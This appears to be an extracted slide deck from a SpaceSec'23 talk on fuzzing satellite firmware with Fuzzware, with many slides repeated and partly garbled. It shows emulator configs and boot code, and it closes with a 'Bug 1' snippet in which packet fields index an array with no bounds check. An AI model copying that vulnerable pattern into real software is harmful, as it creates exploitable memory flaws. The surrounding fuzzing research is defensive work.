
Distinguished
Artifact Award

1st Workshop on the Security of Space and Satellite
Systems (SpaceSec'23)

Fuzzing Intro



Why Fuzzing?



Reversing the TC/TM Pipeline



New Satellite-Specific Protocols


Why Fuzzing?



Reversing the TC/TM Pipeline



New Satellite-Specific Protocols




It's Hard



**Classic Fuzzing
Roadblocks**



**Numerous
Peripherals**




Redundancies



Integrity Checks


Fuzzware




Basic Setup



Memory Mappings



Processor Interrupts




```
1 memory_map:
2   text:
3     base_addr: 0x8000000
4     file: fw.bin
5     permissions: r-x
6     size: 0x100000
7   ram:
8     base_addr: 0x20000000
9     permissions: rw-
10    size: 0x100000
11  mmio:
12    base_addr: 0x40000000
13    permissions: rw-
14    size: 0x20000000
15
16 interrupt_triggers:
17   trigger_on_idle:
18     addr: Scheduler::idle
19     fuzz_mode: fuzzed
```

Configuration


Basic Setup



Memory Mappings



Processor Interrupts




```
1 memory_map:
2   text:
3     base_addr: 0x8000000
4     file: fw.bin
5     permissions: r-x
6     size: 0x100000
7   ram:
8     base_addr: 0x20000000
9     permissions: rw-
10    size: 0x100000
11  mmio:
12    base_addr: 0x40000000
13    permissions: rw-
14    size: 0x20000000
15
16 interrupt_triggers:
17   trigger_on_idle:
18     addr: Scheduler::idle
19     fuzz_mode: fuzzed
```

Configuration


Basic Setup



Memory Mappings



Processor Interrupts




```
1 memory_map:
2   text:
3     base_addr: 0x8000000
4     file: fw.bin
5     permissions: r-x
6     size: 0x100000
7   ram:
8     base_addr: 0x20000000
9     permissions: rw-
10    size: 0x100000
11  mmio:
12    base_addr: 0x40000000
13    permissions: rw-
14    size: 0x20000000
15
16 interrupt_triggers:
17   trigger_on_idle:
18     addr: Scheduler::idle
19     fuzz_mode: fuzzed
```

Configuration


Basic Setup



Memory Mappings



Processor Interrupts




```
1 memory_map:
2   text:
3     base_addr: 0x8000000
4     file: fw.bin
5     permissions: r-x
6     size: 0x100000
7   ram:
8     base_addr: 0x20000000
9     permissions: rw-
10    size: 0x100000
11  mmio:
12    base_addr: 0x40000000
13    permissions: rw-
14    size: 0x20000000
15
16 interrupt_triggers:
17   trigger_on_idle:
18     addr: Scheduler::idle
19     fuzz_mode: fuzzed
```

Configuration


Basic Setup



Memory Mappings



Processor Interrupts




```
1 memory_map:
2   text:
3     base_addr: 0x8000000
4     file: fw.bin
5     permissions: r-x
6     size: 0x100000
7   ram:
8     base_addr: 0x20000000
9     permissions: rw-
10    size: 0x100000
11  mmio:
12    base_addr: 0x40000000
13    permissions: rw-
14    size: 0x20000000
15
16 interrupt_triggers:
17   trigger_on_idle:
18     addr: Scheduler::idle
19     fuzz_mode: fuzzed
```

Configuration


Basic Setup



Memory Mappings



Processor Interrupts



```
1 memory_map:
2   text:
3     base_addr: 0x8000000
4     file: fw.bin
5     permissions: r-x
6     size: 0x100000
7   ram:
8     base_addr: 0x20000000
9     permissions: rw-
10    size: 0x100000
11  mmio:
12    base_addr: 0x40000000
13    permissions: rw-
14    size: 0x20000000
15
16 interrupt_triggers:
17   trigger_on_idle:
18     addr: Scheduler::idle
19     fuzz_mode: fuzzed
```

Configuration

Booting Sats



Booting Sats



```
1 console_init();
2 board_init();
3 init_can(1);
4 // ...
5 log_csp_init();
6 csp_buffer_init(100,0x28a);
7 csp_set_hostname("OBC");
8 csp_set_model("A3200");
9 // ...
10 csp_kiss_init(&csp_if_kiss,&csp_kiss_handle,
11 kiss_putc_f,kiss_discard_f,"KISS");
12 usart_set_callback(4,usart_csp_callback);
13 // ...
14 i2c_init_master(1,'\n',0x96);
15 csp_i2c_init('\x01',0,400);
16 // ...
17 init_adcs();
18 // ...
19 spn_fl512s_init(cs);
20 vfs_init(&part_table,1);
21 udfs_RegisterMountTable(&flash_table);
22 udfs_Mount("/flash/");
23 udfs_InitFileSystemObjects();
24 // ...
```

Booting Sats




```
1 console_init();
2 board_init();

iss_handle,
);
llback);

17 // ...
18 spn_fl512s_init(cs);
19 vfs_init(&part_table,1);
20 uffs_RegisterMountTable(&flash_table);
21 uffs_Mount("/flash/");
22 uffs_InitFileSystemObjects();
23 // ...
```


Booting Sats



```
1 # Enable Fuzzware boot snapshots
2 boot:
3     # Need to pass
4     required:
5     - RODOS::Scheduler::idle
6     # Want to reach
7     target: RODOS::IdleThread::run
```

Booting Sats


```
1 console_init();
2 board_init();
3 init_can(1);
4 // ...
5 log_csp_init();
6 csp_buffer_init(100,0x28a);
7 csp_set_hostname("OBC");
8 csp_set_model("A3200");
9 // ...
10 csp_kiss_init(&csp_if_kiss,&csp_kiss_handle,
    kiss_putc_f,kiss_discard_f,"KISS");
11 usart_set_callback(4,usart_csp_callback);
12 // ...
13 i2c_init_master(1,'\n',0x96);
14 csp_i2c_init('\x01',0,400);
15 // ...
16 init_adcs();
17 // ...
18 spn_fl512s_init(cs);
19 vfs_init(&part_table,1);
20 udfs_RegisterMountTable(&flash_table);
21 udfs_Mount("/flash/");
22 udfs_InitFileSystemObjects();
23 // ...
```



```
1 # Enable Fuzzware boot snapshots
2 boot:
3     # Need to pass
4     required:
5     - RODOS::Scheduler::idle
6     # Want to reach
7     target: RODOS::IdleThread::run
```

Booting Sats


```
1 console_init();
2 board_init();
3 init_can(1);
4 // ...
5 log_csp_init();
6 csp_buffer_init(100,0x28a);
7 csp_set_hostname("OBC");
8 csp_set_model("A3200");
9 // ...
10 csp_kiss_init(&csp_if_kiss,&csp_kiss_handle,
    kiss_putc_f,kiss_discard_f,"KISS");
11 usart_set_callback(4,usart_csp_callback);
12 // ...
13 i2c_init_master(1,'\n',0x96);
14 csp_i2c_init('\x01',0,400);
15 // ...
16 init_adcs();
17 // ...
18 spn_fl512s_init(cs);
19 vfs_init(&part_table,1);
20 udfs_RegisterMountTable(&flash_table);
21 udfs_Mount("/flash/");
22 udfs_InitFileSystemObjects();
23 // ...
```



```
1 # Enable Fuzzware boot snapshots
2 boot:
3     # Need to pass
4     required:
5     - RODOS::Scheduler::idle
6     # Want to reach
7     target: RODOS::IdleThread::run
```

Booting Sats

```
1 console_init();
2 board_init();
3 init_can(1);
4 // ...
5 log_csp_init();
6 csp_buffer_init(100,0x28a);
7 csp_set_hostname("OBC");
8 csp_set_model("A3200");
9 // ...
10 csp_kiss_init(&csp_if_kiss,&csp_kiss_handle,
    kiss_putc_f,kiss_discard_f,"KISS");
11 usart_set_callback(4,usart_csp_callback);
12 // ...
13 i2c_init_master(1,'\n',0x96);
14 csp_i2c_init('\x01',0,400);
15 // ...
16 init_adcs();
17 // ...
18 spn_fl512s_init(cs);
19 vfs_init(&part_table,1);
20 udfs_RegisterMountTable(&flash_table);
21 udfs_Mount("/flash/");
22 udfs_InitFileSystemObjects();
23 // ...
```



```
1 # Enable Fuzzware boot snapshots
2 boot:
3     # Need to pass
4     required:
5     - RODOS::Scheduler::idle
6     # Want to reach
7     target: RODOS::IdleThread::run
```

Hygiene

Skip sleeps / output

Exit early in error case

Eliminate fuzzer decisions

```
1 handlers:
2   # Output functions
3   RODOS::xprintf:
4   # Sleeps
5   RODOS::pdhSPISlave::waitOnTransferReady:
6
7 exit_at:
8   assert_failed:
9
10 mmio_models:
11   constant:
12     # Always avoid infinite loop
13     SetSysClock_check:
14       pc: SetSysClock + 0x15e
15       addr: 0x40023C00
16       val: 2
```

Configuration

Hygiene

Skip sleeps / output

Exit early in error case

Eliminate fuzzer decisions

```
1 handlers:
2   # Output functions
3   RODOS::xprintf:
4   # Sleeps
5   RODOS::pdhSPISlave::waitOnTransferReady:
6
7 exit_at:
8   assert_failed:
9
10 mmio_models:
11   constant:
12     # Always avoid infinite loop
13     SetSysClock_check:
14       pc: SetSysClock + 0x15e
15       addr: 0x40023C00
16       val: 2
```

Configuration

Hygiene

Skip sleeps / output

Exit early in error case

Eliminate fuzzer decisions

```
1 handlers:
2   # Output functions
3   RODOS::xprintf:
4   # Sleeps
5   RODOS::pdhSPISlave::waitOnTransferReady:
6
7 exit_at:
8   assert_failed:
9
10 mmio_models:
11   constant:
12     # Always avoid infinite loop
13     SetSysClock_check:
14       pc: SetSysClock + 0x15e
15       addr: 0x40023C00
16       val: 2
```

Configuration

Hygiene

Skip sleeps / output

Exit early in error case

Eliminate fuzzer decisions

```
1 handlers:
2   # Output functions
3   RODOS::xprintf:
4   # Sleeps
5   RODOS::pdhSPISlave::waitOnTransferReady:
6
7 exit_at:
8   assert_failed:
9
10 mmio_models:
11   constant:
12     # Always avoid infinite loop
13     SetSysClock_check:
14       pc: SetSysClock + 0x15e
15       addr: 0x40023C00
16       val: 2
```

Configuration

Bug 1


```
1 void ProcessPackets() {
2     uint32_t handlerID = 137; // Last handler if no other selected
3     for (uint16_t var = 0; var < numPackets; ++var) {
4         switch(packets[var].idMajor) {
5             case HND_TYPE_1:    handlerID = idMajor1;        break;
6             case HND_TYPE_2:    handlerID = idMajor2;        break;
7             default: break; }
8         switch(packets[var].idMinor) {
9             case 25 ... 49:    handlerID += offsetMinor1;    break;
10            case 549 ... 599:   handlerID += offsetMinor2;   break;
11            default: break; }
12
13            HandlerArray[handlerID].send (/* ... */);
14        }
15    }
```

Bug 1

```
1 void ProcessPackets() {
2     uint32_t handlerID = 137; // Last handler if no other selected
3     for (uint16_t var = 0; var < numPackets; ++var) {
4         switch(packets[var].idMajor) {
5             case HND_TYPE_1:    handlerID = idMajor1;        break;
